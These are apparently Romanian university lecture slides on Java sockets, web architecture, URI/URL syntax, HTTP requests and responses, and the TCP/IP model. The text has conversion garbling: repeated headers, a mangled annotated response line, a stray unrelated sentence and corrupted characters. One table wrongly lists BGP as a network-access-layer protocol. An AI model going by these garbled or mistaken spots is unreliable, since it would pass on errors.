## 3.8. Observații

- Metoda `accept()` de la server este blocantă, ceea ce înseamnă că execuția programului este blocată până când se conectează un client
- La client, când se creează obiectul de tip `Socket`, automat se apelează metoda `connect()`. Metoda `connect()` este blocată până când se realizează conexiunea sau până când a trecut un anumit interval de timp (*timeout*)



## 3.8. Observații

- Pentru a se conecta la server, clientul are nevoie de adresa serverului și de portul folosit de server.
- Adresa serverului (*host*) este un sir de caractere care reprezintă adresa IP sau poate fi un nume de domeniu (*domain name*)
- Dacă aplicația client este lansată pe același calculator ca și serverul atunci la adresa serverului se poate folosi IP-ul **127.0.0.1** sau aliasul acestuia, **localhost**



## 3.8. Observații

- Pentru fiecare *send* de la server trebuie să fie un apel de *receive* la client și, invers, pentru fiecare *send* de la client trebuie să fie un apel de *receive* la server
- De ce?

Server	Client
send	send
receive	receive
send	send
receive	receive

Server	Client
send	receive
receive	send
send	receive
receive	send




## 3.8. Observații

- Pentru ca atât serverul cât și clientul să poată să trimită și să primească mesaje în același timp trebuie folosite fire de execuție (*thread-uri*)
  - Un fir de execuție se ocupă cu trimiterea mesajelor și unul cu primirea lor.
- 
- *Cum comunică cele două fire de execuție între ele?*
  - *Cum se poate face ca un server să permită conectarea mai multor clienți?*
  - *Cum se poate ca serverul să comunice în același timp cu clienții conectați?*



# Bibliografie

- <http://www.internetsociety.org/internet/what-internet/history-internet/brief-history-internet>
- Douglas Comer. 1988. *Internetworking with Tcp/Ip: Principles, Protocols, and Architecture*. Prentice-Hall, Inc., Upper Saddle River, NJ, USA.
- Frenzel, Louis E., *Principles of Electronic Communication Systems*, 3<sup>rd</sup> edition, McGraw Hill, 2008.
- Simoneau, Paul, *The TCP/IP and OSI Models*, Global Knowledge Training LLC, 2011.
- <http://docs.oracle.com/javase/7/docs/api/java/net/Socket.html>
- <http://docs.oracle.com/javase/tutorial/networking/sockets/>



# Tehnologii Internet

## CURSUL 02 – ARHITECTURA WEB

Universitatea Tehnică "Gheorghe Asachi" din Iași  
Facultatea de Automatică și Calculatoare  
Departamentul de Calculatoare  
Specializarea Tehnologia informației

© 2017-2018 Adrian ALEXANDRESCU



# Cuprins

1. Arhitectura web
2. Protocolul HTTP
3. Implementarea unui server HTTP



# 1. Arhitectura web

- 1.1. Definiții
- 1.2. Identificarea resurselor web
- 1.3. Principii ale arhitecturii web
- 1.4. Tipuri media
- 1.5. Browser-e web



# 1.1. Arhitectura web - definiții

## **World Wide Web** - WWW, W3, Web

- Sistem de documente hipertext interconectate care sunt accesate prin intermediul Internetului

## **Hipertext** (en., hypertext)

- Text afișat pe un dispozitiv electronic care conține referințe către alte date ce pot fi accesate de utilizator

## **Hiperlink** (en., hyperlink)

- Referință la date care pot fi accesate de utilizator (în contextul unui hipertext)



## 1.2. Identificarea resurselor web

### **Uniform Resource Identifier (URI)**

- Sir de caractere folosit pentru a identifica o resursă
- O resursă poate reprezenta orice:
  - un document electronic,
  - o imagine,
  - un serviciu,
  - o colecție de alte resurse,
  - oameni și corporații,
  - concepte abstracte (operatorii unei ecuații matematice)



# 1.2. Identificarea resurselor web

## Exemple de URI-uri

- `http://www.google.com`
- `ftp://192.168.0.100/ti/laborator`
- `ldap://[2001:db8::7]/c=GB?objectClass?one`
- `mailto:aalexandrescu@tuiasi.ro`
- `news:sci.math.www.servers.unix`
- `urn:isbn:9780307743657`
- `telnet://192.0.1.16:80/`



# 1.2. Identificarea resurselor web

## Sintaxa unui URI

http://www.ace.tuiasi.ro/index.php?page=678#about

*scheme: [authority]path[?query][#fragment]*

urn:isbn:9780307743657



# 1.2. Identificarea resurselor web

## **URI, URL și URN**

- URI (Uniform Resource Identifier)
  - Identifică o resursă
- URL (Uniform Resource Locator)
  - Localizează o resursă prin descrierea modalității de accesare a acesteia
- URN (Uniform Resource Name)
  - Definește identitatea (numele) unei resurse
- URI = URL | URN



# 1.2. Identificarea resurselor web

## Uniform Resource Locator (URL)

- Siruri de caractere US-ASCII (litere, cifre, caractere speciale, caractere rezervate)
- Caractere speciale:

\\$ - \_ . + ! \* ` ( ) ,

- Caractere rezervate:

; / ? : @ = &

- Caractere unsafe ("nesigure"):

spațiu < > " # % { } | \ ^ ~ [ ] `



# 1.2. Identificarea resurselor web

## Uniform Resource Locator (URL)

- Exemple de scheme:

- http - HyperText Transfer Protocol
- ftp - File Transfer Protocol
- mailto - adresa de mail
- telnet - protocol client-server orientat pe text
- ldap - Lightweight Directory Access Protocol
- file - locația unui fișier local



## 3.2. Identificarea resurselor web

### Sintaxa unui URL

*scheme://user[:password]@host[:port]/url-path*

- HTTP

*http://host[:port] [/path] [?query] [#fragment]*

http://www.ace.tuiasi.ro/index.php?page=678#about

- FTP

*ftp:// [user[:password]@] host[:port] / [url-path]*

ftp://aalexandrescu@192.168.243.80/cursuri/ti



# 1.2. Identificarea resurselor web

## **Internationalized Resource Identifier (IRI)**

- Sir de caractere folosit pentru a identifica o resursă
- Caracterele sunt din Universal Character Set (Unicode/ISO 10646)
- Sintaxa unui IRI este similară cu cea a unui URL
- Avantaj: o adresă poate fi afişată într-o anumită limbă



# 1.2. Identificarea resurselor web

## **Internationalized Domain Name (IDN)**

- Numele unui domeniu care conține caractere non-ASCII din alfabetul unei limbi
- Astfel de nume de domenii sunt prefixate cu xn--
- Este folosită metoda Punycode de a converti un sir unicode la un sir de caractere dintr-un set mai restrictive (ASCII)
- Exemplu:

<http://www.müller.de/>

<http://www.xn--mller-kva.de/>



# 1.3. Principii ale arhitecturii web

- Arhitectura web are două niveluri:
  - Un client web (e.g., browser-ul) care utilizează / afișează informația
  - Un server web care transferă informația la client
- Tehnologiile utilizate:
  - URL / URI
  - HTML (HyperText Markup Language)
  - HTTP (HyperText Transfer Protocol)



# 1.3. Principii ale arhitecturii web

- Principii:
  - Un URI trebuie să identifice o singură resursă
  - Nu trebuie ca mai mult de un URI să identifice o anumită resursă
  - Schemele URI trebuie reutilizate (în loc de a se crea scheme noi) dacă oferă proprietățile necesare
- Un agent nu trebuie neapărat să îñtrerupă utilizatorul pentru a obñine acceptul.



## 1.4. Tipuri media

- Specifică tipul unei resurse (ce conține o anumită resursă)
- Erau denumite Multipurpose Internet Mail Extensions (MIME)
- Sunt folosite ca valori pentru header-ul HTTP Content-Type
- Sintaxa: *top-level-type/subtype*
- Sunt case-insensitive



# 1.4. Tipuri media

- Text
  - text/plain, text/html, text/css
- Imagini
  - image/gif, image/jpeg, image/png, image/svg+xml
- Audio
  - audio/basic, audio/mp4, audio/mpeg
- Video
  - video/mp4, video/mpeg, video/x-matroska
- Aplicații
  - application/json, application/javascript, application/pdf, application/octet-stream, application/x-shockwave-flash, application/xml, application/zip
- Alte tipuri: example, message, model, multipart



# 1.5. Browser-e web

- WorldWideWeb – primul web browser (1991)
- Internet Explorer (1995)
- Opera (1996)
- Safari (2003)
- Firefox (2004)
- Chrome (2008)
- Alte browser-e: Torch, Maxthon, SeaMonkey Avant Browser, Deepnet Explorer
- Alte browser-e (Linux): Konqueror, Epiphany, Qupzilla, Midori, Dillo, Arora; în mod text: ELinks, Lynx



# 2. Protocolul HTTP

2.1. Concepte

2.2. Istorico

2.3. Caracteristici

2.4. Comunicarea

2.5. Header-ul mesajului

2.6. Cererea HTTP

2.7. Răspunsul HTTP



## 2.1. Protocolul HTTP - concepte

### **HyperText Transfer Protocol (HTTP)**

- "Este un protocol folosit în sistemele distribuite, colaborative și hipermédia"
- Specifică modul de comunicare pe web (World Wide Web)
- Este folosit pentru a transmite resurse (fișiere html, imagini, rezultatele unor interogări, siruri de octeți)



## 2.2. Protocolul HTTP - istoric

### Scurt istoric


- În 1990 apare prima versiune, HTTP/0.9
- În 1996 apare o versiune semnificativ îmbunătățită, HTTP/1.0
- Se permite specificarea tipului datelor transmise și specificarea unor informații legate de cerere și răspuns
- În 1999 apare versiunea HTTP/1.1
- În 2015 apare versiunea curentă, HTTP/2



## 2.3. Protocolul HTTP - caracteristici

### Caracteristici

- Paradigma client-server



- De obicei comunicarea are loc prin TCP/IP, iar portul la care este serverul este 80.
- Serverul trebuie să suporte mai mulți clienți



## 2.3. Protocolul HTTP - caracteristici

### Caracteristici

- Protocolul este stateless ("fără stare")

Nivelul Aplicație	HTTP	Stateless
Nivelul Transport	TCP	Stateful
Nivelul Rețea	IP	Stateless
Nivelul Acces la rețea	BGP	Stateful



## 2.4. Protocolul HTTP - comunicarea

### Pașii comunicării client-server


1. Utilizatorul introduce o adresă (URL) în clientul HTTP (e.g., browser-ul web)
2. Clientul initializează o conexiune TCP pe portul 80 (de obicei)
3. Serverul HTTP acceptă conexiunea
4. Clientul trimite cererea
5. Serverul procesează cererea
6. Serverul trimite răspunsul
7. Conexiunea este închisă



## 2.4. Protocolul HTTP - comunicarea

### Cerere – Răspuns (Request – Response)

- Un mesaj HTTP (cerere sau răspuns) trebuie să aibă următoarea formă:



- CR (Carriage Return) – 0x0D (13 decimal) – \r
- LF (Line Feed) – 0x0A (10 decimal) – \n
- SP (Space) – 0x20 (32 decimal)



## 2.5. Header-ul mesajului HTTP

### Header-ul mesajului

- 4 tipuri: general, de entitate, specific cererii, specific răspunsului
- Header general (general-header)
  - Se referă la header-ele comune cererii și răspunsului
  - E.g., Cache-Control, Connection, Pragma, Trailer, Transfer-Encoding
- Header de entitate (entity-header)
  - Oferă informații cu privire la corpul mesajului
  - E.g., Allow, Content-Encoding, Content-Length, Content-Type, Last-Modified



## 2.6. Cererea HTTP

### Cererea HTTP (HTTP Request)

<http://www.tuiasi.ro/descopera-tuiasi/istoricul-universitatii>

GET /descopera-tuiasi/istoricul-universitatii HTTP/1.1

Host: www.tuiasi.ro

User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:27.0)  
Gecko/20100101 Firefox/27.0

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Connection: keep-alive



## 2.6. Cererea HTTP

### Cererea HTTP (HTTP Request)

1. Linia de start = Request-Line

2. Header-ele mesajului = \*(Request-header CRLF)

CRLF

3. [Corful mesajului = Message-body]



## 2.6. Cererea HTTP

### 1. *Linia de start = Request-Line*

*method SP request-URI SP HTTP-version CRLF*

- Method = acțiunea aplicată asupra URI-ului specificat (request-uri)
- Request-URI = \* | absolutePath | absoluteURI | authority
- HTTP-Version = HTTP/1.1



## 2.6. Cerere HTTP

http://www.tuiasi.ro/descopera-tuiasi/istoricul-universitatii

GET /descopera-tuiasi/istoricul-universitatii HTTP/1.1

Host: www.tuiasi.ro

method

: Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.75 Safari/537.36

request-URI

HTTP-version

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Connection: keep-alive



## 2.6. Cererea HTTP

### Metode

**GET\*** cererea unei anumite resurse

**HEAD\*** similar cu GET doar că serverul nu transmite și corpul mesajului

**POST** trimiterea unor date resursei identificate prin request-URI

**PUT** trimiterea unor date care să fie stocate pe server

---

\* metode sigure (en, “safe”) – care nu modifică starea serverului



## 2.6. Cererea HTTP

### Metode (2)

DELETE	ștergerea unei anumite resurse
TRACE*	serverul va răspunde cu cererea trimisă de client (ecou)
OPTIONS*	serverul va răspunde cu informații despre opțiunile de comunicare disponibile
CONNECT	folosită la tuneluri
PATCH	aplică modificări parțiale asupra unei resurse



## 2.6. Cererea HTTP

### 2. *Header-ul mesajului= Request-header*

- Permite clientului să transmită informații suplimentare la server referitoare la cerere și la clientul care face cererea
- Conține mai multe perechi:

*cheie: valoare*

- Trebuie neapărat să conțină cheia: Host (în HTTP/1.0 nu era necesară)



## 2.6. Cererea HTTP

<http://www.tuiasi.ro/descopera-tuiasi/istoricul-universitatii>

GET /descopera-tuiasi/istoricul-universitatii HTTP/1.1

**Host:** www.tuiasi.ro

**User-Agent:** Mozilla/5.0 (Windows NT 6.3; WOW64; rv:27.0)  
Gecko/20100101 Firefox/27.0

**Accept:**

text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

**Accept-Language:** en-US,en;q=0.5

**Accept-Encoding:** gzip, deflate

**Connection:** keep-alive



## 2.6. Cererea HTTP

### Request-headers

Accept	Host	Proxy-Authorization
Accept-Charset	If-Match	Range
Accept-Encoding	If-Modified-Since	Referer
Accept-Language	If-None-Match	TE
Authorization	If-Range	User-Agent
Expect	If-Unmodified-Since	
From	Max-Forwards	



## 2.6. Cererea HTTP

### 3. *Corpul mesajului = Message-body*

- Sir de octeți sau caractere care este transmis de la client la server
- De obicei, dacă metoda folosită la transmiterea cererii este GET, atunci corpul mesajului este vid
- Există un corp al mesajului când utilizatorul transmite prin POST un formular completat sau când trimite o imagine la server



## 2.6. Cererea HTTP

### Exemplu – formular de login

POST /students/confirmLogin.jsp HTTP/1.1

...

Content-Type: application/x-www-form-urlencoded

Content-Length: 35

Referer: https://aatuiasi.appspot.com/students/access.html

...

username=adrian&password=anaaremere

The image shows a simple login interface. It consists of two text input fields and one button. The first field is labeled "Username" and contains the text "adrian". The second field is labeled "Password" and contains a series of ten black dots, representing a password. Below these fields is a grey button with the word "Login" in white text.



## 2.6. Cererea HTTP

<http://www.tuiasi.ro/descopera-tuiasi/istoricul-universitatii>

GET /descopera-tuiasi/istoricul-universitatii HTTP/1.1

Host: www.tuiasi.ro

User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:27.0)  
Gecko/20100101 Firefox/27.0

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Connection: keep-alive



## 2.7. Răspunsul HTTP

<http://www.tuiasi.ro/descopera-tuiasi/istoricul-universitatii>

HTTP/1.1 200 OK

Date: Thu, 13 Feb 2014 10:35:58 GMT

Server: Apache/2.2.15 (CentOS)

Pragma: no-cache

Last-Modified: Thu, 13 Feb 2014 10:35:58 GMT

Connection: close

Transfer-Encoding: chunked

Content-Type: text/html; charset=UTF-8

[corpuł-mesajului]



# 2.7. Răspunsul HTTP

## Răspunsul HTTP (HTTP Response)

1. Linia de start = Status-Line

2. Header-ele mesajului = \*(Request-header CRLF)

CRLF

3. [Corpuł mesajului = Message-body]



# 2.7. Răspunsul HTTP

## 1. *Linia de start = Status-Line*

HTTP-Version SP Status-Code SP Reason CRLF

- HTTP-Version = HTTP/1.1
- Status-Code = număr de trei cifre care specifică modul în care a fost îndeplinită cererea
- Reason-Phrase = descriere scurtă a statusului



## 2.7. Răspunsul HTTP

<http://www.tuiasi.ro/descopera-tuiasi/istoricul-universitatii>

**HTTP/1.1 200 OK**

Date: Thu, 13 Feb 2014 10:35:58 GMT

Server status-code 15 (Ce reason-phrase

HTTP-version Apache

Last-Modified: Thu, 13 Feb 2014 10:35:58 GMT

Connection: close

Transfer-Encoding: chunked

Content-Type: text/html; charset=UTF-8

[corpuł-mesajului]



# 2.7. Răspunsul HTTP

## Clase de coduri de stare (Status-Code)

1xx	Informațional	Cererea a fost primită și urmează a fi procesată (răspuns provizoriu)
2xx	Succes	Cererea a fost procesată cu succes
3xx	Redirectare	Clientul trebuie să ia acțiuni suplimentare pentru a îndeplini cererea
4xx	Eroare client	Sintaxa cererii este eronată sau cererea nu poate fi îndeplinită de server
5xx	Eroare server	Serverul nu poate îndeplini o cerere aparent validă



# 2.7. Răspunsul HTTP

## Coduri de stare uzuale

200	OK	Cererea a fost procesată cu succes
302	Found	Resursa cerută se găsește temporar la un alt URI
304	Not Modified	Resursa cerută nu a fost modificată (se găsește în cache-ul browser-ului)
404	Not Found	Resursa nu a fost găsită la server
405	Method Not Allowed	Metoda (GET, POST, ...) specificată nu este permisă pentru accesarea resursei
500	Internal Server Error	La server a apărut o problemă în încercarea procesării cererii



## 2.7. Răspunsul HTTP

### 2. *Header-ul mesajului= Response-header*

- Permite serverului să transmită informații suplimentare la client referitoare la răspuns și la serverul care răspunde
- Conține mai multe perechi:  
cheie : valoare



## 2.7. Răspunsul HTTP

<http://www.tuiasi.ro/descopera-tuiasi/istoricul-universitatii>

HTTP/1.1 200 OK

**Date:** Thu, 13 Feb 2014 10:35:58 GMT

**Server:** Apache/2.2.15 (CentOS)

**Pragma:** no-cache

**Last-Modified:** Thu, 13 Feb 2014 10:35:58 GMT

**Connection:** close

**Transfer-Encoding:** chunked

**Content-Type:** text/html; charset=UTF-8

*[corpuł-mesajului]*



# 2.7. Răspunsul HTTP

## Response-headers

Accept-Ranges

Age

ETag

Location

Proxy-Authenticate

Server

Vary

WWW-Authenticate



## 2.7. Răspunsul HTTP

### 3. Corpul mesajului = Message-body

- Sir de octeți sau caractere care este transmis de la server la client
- Corpul mesajului poate să lipsească
- Modalitatea de interpretare a corpului mesajului (text, imagine, ...) este dată de header-ul Content-Type



### 3. Implementarea unui server HTTP

1. Serverul așteaptă conexiuni pe un anumit port
2. Când s-a conectat un client, se creează un fir de execuție în care se realizează comunicarea cu respectivul client (pentru a permite conectarea și a altor clienți)
3. Serverul primește mesajul (HTTP) de la client
4. Cererea este procesată și este trimis răspunsul
5. Conexiunea cu clientul respectiv se închide



# 3. Implementarea unui server HTTP

## **Server HTTP care să permită vizualizarea conținutului unui director de pe harddisk**

- De exemplu: <http://localhost:5678/Windows> va afișa conținutul directorului C:\Windows
- Prima linie a cererii HTTP va arăta de forma:  
    GET /Windows HTTP/1.1
- Dacă este un director valid, atunci prima linie a răspunsului va fi:  
    HTTP/1.1 200 OK
- Iar dacă nu este un director valid:  
    HTTP/1.1 404 Not Found



# 3. Implementarea unui server HTTP


**Server HTTP care să permită vizualizarea conținutului unui director de pe harddisk**

- Liniile header din răspuns ar trebui să conțină măcar:
  - Content-Length
  - Content-Type
  - Content-Encoding (dacă răspunsul este arhivat)
  - Server
- Corpul mesajului de răspuns va conține numele fiecărui director și fișier din directorul pentru care se face cererea
- Înainte de corpul mesajului trebuie lăsată o linie goală (CRLF)



# Bibliografie

- <http://tools.ietf.org/html/rfc1122>
- <http://www.networkworld.com/article/2228449/microsoft-subnet/ipv6-addressing--subnets--private-addresses.html>
- <https://tools.ietf.org/html/rfc1350>
- T. Berners-Lee. (2005) Uniform Resource Identifier (URI): Generic Syntax. [Online].  
<http://tools.ietf.org/html/rfc3986>
- T. Berners-Lee. (1994) Uniform Resource Locators (URL). [Online].  
<http://tools.ietf.org/html/rfc1738>
- M. Duerst. (2005) Internationalized Resource Identifiers (IRIs). [Online].  
<http://tools.ietf.org/html/rfc3987>
- R. Fielding, et al. (1999) Hypertext Transfer Protocol – HTTP/1.1. [Online].  
<http://tools.ietf.org/html/rfc2616>
- N. Freed. (1996) Multipurpose Internet Mail Extensions (MIME) Part Two: Media Types. [Online]. <http://tools.ietf.org/html/rfc2046>
- N. Freed. (2013) Media Type Specifications and Registration Procedures. [Online].  
<http://tools.ietf.org/html/rfc6838>
- N. Freed, et al. (2014) Media Types. [Online]. <http://www.iana.org/assignments/media-types/media-types.xhtml>
- <http://www.w3.org/TR/2004/REC-webarch-20041215/>



# Tehnologii Internet

## CURSUL 03 – MODELUL TCP/IP

Universitatea Tehnică "Gheorghe Asachi" din Iași  
Facultatea de Automatică și Calculatoare  
Departamentul de Calculatoare  
Specializarea Tehnologia informației

© 2017-2018 Adrian ALEXANDRESCU



# Cuprins

1. Suta de protocoale Internet
2. Protocolul TFTP
3. XML. JSON. RSS



# 1. Suita de protocoale Internet

- 1.1. Modelul TCP/IP - Prezentare generală
- 1.2. Modelul TCP/IP - Istoric
- 1.3. Nivelurile modelului TCP/IP
- 1.4. Comparația modelelor OSI și TCP/IP
- 1.5. Nivelul Acces la rețea
- 1.6. Nivelul Rețea
- 1.7. Nivelul Transport
- 1.8. Nivelul Aplicație



# 1.1. Modelul TCP/IP - Prezentare

**Modelul TCP/IP = Suta de protocoale internet**

- Modelul de comunicație între calculatoarele conectate la internet
- Set de reguli pentru transmiterea și primirea pachetelor de date în cadrul aceleiași rețele sau între mai multe rețele
- Denumit după cele mai importante și folosite protocoale TCP (Transmission Control Protocol) și IP (Internet Protocol)
- Similar cu modelul OSI
- Model "simplu și elegant"



## 1.2. Modelul TCP/IP - Istorico

- Începuturile modelului TCP/IP sunt la sfârșitul anilor '60 și este rezultatul cercetării realizate de DARPA (Defense Advanced Research Projects Agency)
- În 1969 este creată rețeaua ARPANET (Advanced Research Projects Agency Network)
- În 1973, Kahn și Cerf au pus bazele modelului de comunicare. Modelul trebuie doar să pună la dispoziție funcțiile necesare unei transmiteri eficiente și a rutării traficului între noduri
- În 1974 a apărut prima specificație TCP; au fost dezvoltate patru versiuni: TCP v1, TCP v2, TCP v3 and IP v3, and TCP/IP v4



## 1.2. Modelul TCP/IP - Istorico

- În 1975 s-a realizat o comunicare TCP/IP între Stanford și UCL (University College London)
- În 1977 s-a realizat o comunicare între locații din SUA, Marea Britanie și Norvegia
- În 1982, Departamentul de Apărare al SUA folosește TCP/IP în rețele sale de calculatoare
- În 1983 s-a realizat trecerea de la ARPANET la TCP/IP
- În 1985 are loc prima conferință Interop al cărei scop era adoptarea la scară largă a TCP/IP
- În 1989, AT&T pune la dispoziția publicului larg codul TCP/IP dezvoltat pentru UNIX



## 1.2. Modelul TCP/IP - Istorico

Modele/Protocole folosite până la adoptarea la scară largă a TCP/IP

- Systems Network Architecture (SNA) - IBM
- NetBIOS (Network Basic Input/Output System) – Microsoft
- Xerox Network Services (XNS)
- Open Systems Interconnection (OSI)



# 1.3. Nivelurile modelului TCP/IP

## Nivelurile modelului TCP/IP

### 4. Aplicație

- Este punctul terminal al unei sesiuni de comunicații între două entități și conține protocoale de nivel înalt folosite de aplicații

### 3. Transport (Host-to-Host)

- Realizează managementul comunicării dintre două dispozitive prin asigurarea transmisiei datelor

### 2. Rețea (Internet)


- Conține logica de transmitere a datelor între două echipamente într-o rețea *rutată*

### 1. Acces la rețea (Link)

- Se ocupă cu toate componentele fizice care asigură conectivitatea între rețea și protocolul IP



# 1.3. Nivelurile modelului TCP/IP



Sursa:

[http://en.wikiversity.org/wiki/Web\\_Science/Part1:\\_Foundations\\_of\\_the\\_web/Internet\\_vs\\_World\\_Wide\\_Web/Summary\\_of\\_the\\_internet\\_architecture](http://en.wikiversity.org/wiki/Web_Science/Part1:_Foundations_of_the_web/Internet_vs_World_Wide_Web/Summary_of_the_internet_architecture)



